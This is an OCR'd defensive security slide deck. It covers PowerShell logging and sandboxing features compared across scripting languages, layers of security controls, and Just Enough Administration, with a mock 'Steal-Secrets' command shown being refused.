External Remote Services		Scripting							
		Software Packing							
		Timestomp							
		MSBuild							
		Network Share Removal							
		Install Root Certificate							


MITRE

MASLOW'S HIERARCHY OF SECURITY CONTROLS


Forensic capture of memory-based artifacts
Forensic capture of host-based artifacts
Auditing of Protections
Application Whitelisting in "Allow" Mode
Application Whitelisting in "Deny" Mode
Patching & Antivirus
Remediate
Detect
Prevent

http://www.leeholmes.com/blog/2014/12/08/maslows-hierarchy-of-security-controls/

WE'RE LISTENING




Engine	Event Logging	Transcription	Dynamic Evaluation Logging	Encrypted Logging	Application Whitelisting	Antimalware Integration	Local Sandboxing	Remote Sandboxing	Untrusted Input Tracking
Bash	No**	No*	No	No	Yes	No	No*	Yes	No
CMD / BAT	No	No	No	No	Yes	No	No	No	No
Jscript	No	No	No	No	Yes	Yes	No	No	No
LUA	No	No	No	No	No	No	No*	Yes	Yes
Perl	No	No	No	No	No	No	No*	Yes	Yes
PHP	No	No	No	No	No	No	No*	Yes	Yes
PowerShell	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	No**
Python	No	No	No	No	No	No	No	No	No**
Ruby	No	No	No	No	No	No	No**	No**	Yes
sh	No**	No*	No	No	No	No	No*	Yes	No
T-SQL	Yes	Yes	Yes	No	No	No	No**	No**	No
VBScript	No	No	No	No	Yes	Yes	No	No	No
zsh	No**	No*	No	No	No	No	No*	Yes	No

* Feature exists, but cannot enforce by policy

** Experiments exist

https://blogs.msdn.microsoft.com/powershell/2017/04/10/a-comparison-of-shell-and-scripting-language-security/

WE'RE LISTENING



Engine	Event Logging	Transcription	Dynamic Evaluation Logging	Encrypted Logging	Application Whitelisting	Antimalware Integration	Local Sandboxing	Remote Sandboxing	Untrusted Input Tracking
Bash	No**	No*	No	No	Yes	No	No*	Yes	No
CMD / BAT	No	No	No	No	Yes	No	No	No	No
Jscript	No	No	No	No	Yes	Yes	No	No	No
LUA	No	No	No	No	No	No	No*	Yes	Yes
Perl	No	No	No	No	No	No	No*	Yes	Yes
PHP	No	No	No	No	No	No	No*	Yes	Yes
PowerShell	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	No**
Python	No**	No	No**	No	No**	No**	No	No	No**
Ruby	No	No	No	No	No	No	No**	No**	Yes
sh	No**	No*	No	No	No	No	No*	Yes	No
T-SQL	Yes	Yes	Yes	No	No	No	No**	No**	No
VBScript	No	No	No	No	Yes	Yes	No	No	No
zsh	No**	No*	No	No	No	No	No*	Yes	No

* Feature exists, but cannot enforce by policy

** Experiments exist

https://blogs.msdn.microsoft.com/powershell/2017/04/10/a-comparison-of-shell-and-scripting-language-security/

JUST ENOUGH ADMINISTRATION (JEA)


```
PS> mstsc /v Server1
Access Denied
```

"Jeffrey I need to be admin on Server1 to restart DNS"


"No gentilkiwi.
Just use PowerShell to connect to the server"

```
PS> Enter-PSSession Server1
Server1> Restart-Service Dns
☺
```


```
Server1> Steal-Secrets
Error: You are not authorized to Steal-Secrets
```




SECURITY EXPOSURE = TIME X CAPABILITY



PRIVILEGED IDENTITY MANAGEMENT = TIME



